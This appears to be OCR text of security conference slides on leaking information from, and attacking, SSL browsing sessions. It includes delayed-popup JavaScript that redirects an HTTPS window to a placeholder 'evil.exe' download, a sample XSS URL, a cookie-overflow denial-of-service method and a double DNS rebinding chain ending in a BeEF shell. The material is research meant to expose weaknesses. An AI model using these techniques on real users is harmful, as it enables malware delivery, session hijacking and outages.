
Content SSL Packets/Time
GET Request (100K)




Typical SSL Packets/Time POST Request (100k)




Packets By Size





Timed Based Requests



Passive Inference or Out of Band Leakage

- **Can the attacker map out the domain ahead of time?**
  - Can the attacker force pre-cache of the content?
- How did the user get there and leave?
  - Last and Next non-SSL URL
- Known HTTP and SSL headers
  - Non-Secure Cookies
- DNS Queries and Host headers
  - Embedded 3rd party domains
  - Embedded non-encrypted SSL content


ASYNC Tabs

- Browsers lack true tab isolation:
  - Users often surf with more than one tab open
  - SSL timing based on pre-cached images, CSS, javascript, et al.
  - Using timing to map out the application or content (scarybeasts/Chris Evans)
  - CSRF to force session state (logout) which will force someone to go through the same flow but with less chatter because things are cached.
  - %-- and security=restricted tricks etc…

1

NoScript Leakage

- Popunder/popundr cookies survive deletion!
- Works only on HTTP even if noscript was disabled on HTTPS!
- Noscript enables JS on HTTP/S both by default & "Full Addresses" doesn't respect ports



Re: Some pop-under..

QUOTE

by Giorgio Maone » Fri Jan 22, 2010 1:56 pm

Yes, that one slips because it's not a generic "click anywhere on the document" popunder, but it's tailor-made, attached to a specific button.

However, to handle this and perhaps another bunch of "ad hoc" popunders you can change your **noscript.surrogate.popunder.replacement** about:config preference to

CODE: SELECT ALL

```
var cookie=document.__proto__.__lookupGetter__('cookie');
document.__proto__.__defineGetter__('cookie',function() { var c='popunder=yes;
popundr=yes';return cookie.apply(this).replace(c,'')+c;});var
open=window.__proto__.open;window.__proto__.open=function(url,target,features)
{if(!(/^_(?:top|parent|self)$/i.test(target)||target in frames)){var
suspSrc,frame,ff=[]; for(var f,ev,aa=arguments;(f=aa.callee.caller) && ff.indexOf(f)
<0;ff.push(f)){aa=f.arguments;ev=aa[0];if(!suspSrc) suspSrc=/(?:\bpopunde?r|\bfocus|
\bblur|[pP]uShown)\b/.test(f.toSource());if(ev instanceof MouseEvent &&
ev.type=='click' && ev.currentTarget===document){if(suspSrc)
{frame=document.body.appendChild(document.createElement('iframe'));
frame.src='data:text/html,';frame.style.display='none';window.setTimeout(function()
{frame.parentNode.removeChild(frame);},1000);var w=frame.contentWindow;
w.blur=function(){};return w;}}}}return open.apply(this, arguments);};
```

which will be the default in next release.

Giorgio Maone
Site Admin

Posts: 2600
Joined: Wed Mar 18, 2009 11:22 pm
Location: Palermo - Italy

2-4

Examining Our History

- Identifying History
  - Some products try to mask referrers but you can still use document.referrer in JS space except:
    - **SSL**
    - New frames
    - Bookmarks
    - file:///
  - CSS history stealing (requires refresh/reload and won't work in future versions of FF)
  - history.length upon entrance and exit


Slowing Cipher Stream Using Thread/Socket Exhaustion

- Metering traffic
  - Server locking and timing
    - Uses Pyloris (n-1 ports)
    - Requires Apache (etc…) without load balancing, and requires a small amount of other users on the system
  - CSS download socket exhaustion and timing
    - Uses ports + link tags + chunked encoding
    - Doesn't matter which webserver but browsers may vary and requires a separate attacker controlled tab to be open
    - It's slooooooooow from a victim's perspective

6-7


Using Delayed Popups

```
<a href="javascript:clickit();">Go to our HTTPS site</A>
<script>
function clickit() {
 var w = window.open('https://www.whatever.com/main.html');
 setTimeout(function () {
   w.location = 'http://www.whatever.com/ffpopup.xpi';
 }, 2000);
}
</script>
```



Using Delayed Popups (2)

```
<a href="javascript:clickit();">Go to our SSL/TLS website</A>
<script>
function clickit() {
 var w = window.open('https://www.whatever.com/main.html');
 setTimeout(function () {
   w.location = 'http://www.whatever.com/private/';
 }, 2000);
}
</script>
```



Using Delayed Popups (3)

```
<a href="javascript:clickit();">clicky</A>
<script>
function clickit() {
  var w = window.open('https://www.whatever.com/main.html');
  check(w);
}
function check(a) {
  setTimeout(function () {
    a.location = 'http://www.whatever.com/evil.exe';
  }, 4000);
}
</script>
<noscript>Please enable JavaScript to see this demo.</noscript>
```

Using Delayed Popups (4)

```
<a href="javascript:clickit();">Go to our HTTPS site</A>
<script>
function clickit() {
  var w = window.open('https://www.whatever.com/ssl/main.html');
  check(w);
}
function check(a) {
  setTimeout(function () {
    a.location = 'data:text/html;utf-8,<script>alert(history.length);history.go(-1);<\/script>';
    check(a);
  }, 4000);
}
</script>
<noscript>Please enable JavaScript to see this demo.</noscript>
```

- Similar to Cross Site History Manipulation (XSHM) only navigates with the user
  - http://www.owasp.org/index.php/Cross_Site_History_Manipulation_(XSHM)

Google & Chrome

- clients1.google.com Auto-complete:
  - Google will get https://www.bank.com even if you don't go there (stops at slash).
  - Google will get typos like https://www.whatever.comsomepage.php
  - Google will get https://username:password@ before Chrome stops sending any more info
- DNS pre-fetching in chrome (via proxy)
  - Sends the DNS of any off domain link on the page
  - Can expose intranets

12-13

Cookie Setting

- Hat tip to Mike Andrews (he was very close!)
- Non secured cookies can overwrite HTTPS cookies – even if they're marked as secure!
  - Bulks up content making direction "clearer"
  - Leads to potential XSS
  - Leads to potential off-site redirects
  - Leads to potential logout
  - Leads to potential session fixation!
- Fixing secure cookie clobbering won't matter with cookie overflow issues (See Jer's preso) – there needs to be an isolated container for HTTPS set cookies.

14-18

http://www.foundstone.com/us/resources/WebSec101/websec101_sessionmanagement_slides.pdf

Cookie Setting 2

Bad Request

Your browser sent a request that this server could not understand.
Size of a request header field exceeds server limit.

```
Cookie: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Bad Request (Request Header Too Long)

- MitM can set HTTP cookies
- Setting multiple cookies (3 x 4k) causes a DoS condition (over Apache’s limit of ~8000 max length) (over ~17000 in IIS by default)
- Can control DoS down to path=/js/ to remove client side security (password length scripts, framebusting, etc…) or turn off /updates/ or /report-abuse.php or /logout.aspx or whatever…

Wildcards

- When does doing login detection help?
- When can wildcards add additional security problems if the attacker can't compromise the server and steal the cert?

- Double DNS rebinding + XSS + * certs
  - https://addons.mozilla.org – target (w/ "secure" flag set on cookies)
  - https://mxr.mozilla.org – has XSS & has a wildcard cert for *.mozilla.org & doesn't care about host headers
  - Man in the middle controls everything but SSL…

DNS Rebind!


- Victim requests IP for addons.mozilla.org
- Attacker modifies DNS TTL to 1 sec
- Victim logs into addons.mozilla.org (gets cookie)
- Attacker firewalls off IP to addons.mozilla.org and forces user to XSS URL at:
  - https://addons.mozilla.org/mozilla-central/ident?i=a%20onmouseover%3Dalert('XSS')%20a
  - Hostname is wrong (should be mxr.mozilla.org)
  - In reality XSS = malicious & Attacker must clickjack
- Victim requests DNS for addons.mozilla.org
- Attacker sets DNS (1sec TTL) for DNS of addons.mozilla.org which = mxr.mozilla.org IP
- Victim runs XSS in context of addons.mozilla.org

Double DNS Rebind!!

- Attacker can give up if addons.mozilla.org doesn't use HTTPOnly
  - And if not… just continue with our rebinding!
- Attacker firewalls off IP for mxr.mozilla.org
- Victim's browser re-binds and requests DNS for addons.mozilla.org again
- Attacker delivers IP for addons.mozilla.org
- Victim's cookie is sent to addons.mozilla.org and the JavaScript is now in context of addons.mozilla.org
- Victim runs BeEf shell back to Attacker – owned.

Perspectives

- Easy to detect for a MitM - just don't MitM for a while and watch the traffic!
- Embedded content is not verified, only the parent window. Attacker simply MitM's the "static" servers serving up CSS, JavaScript or objects that are dynamic content once rendered…
- And if the victim domain uses wildcard certs…



21-23

What's the point?

"In fact, as far as we can determine, there is no evidence of a single user being saved from harm by a certificate error, anywhere, ever. Thus, to a good approximation, 100% of certificate errors are false positives."

– Microsoft Research

http://research.microsoft.com/en-us/um/people/cormac/papers/2009/SoLongAndNoThanks.pdf

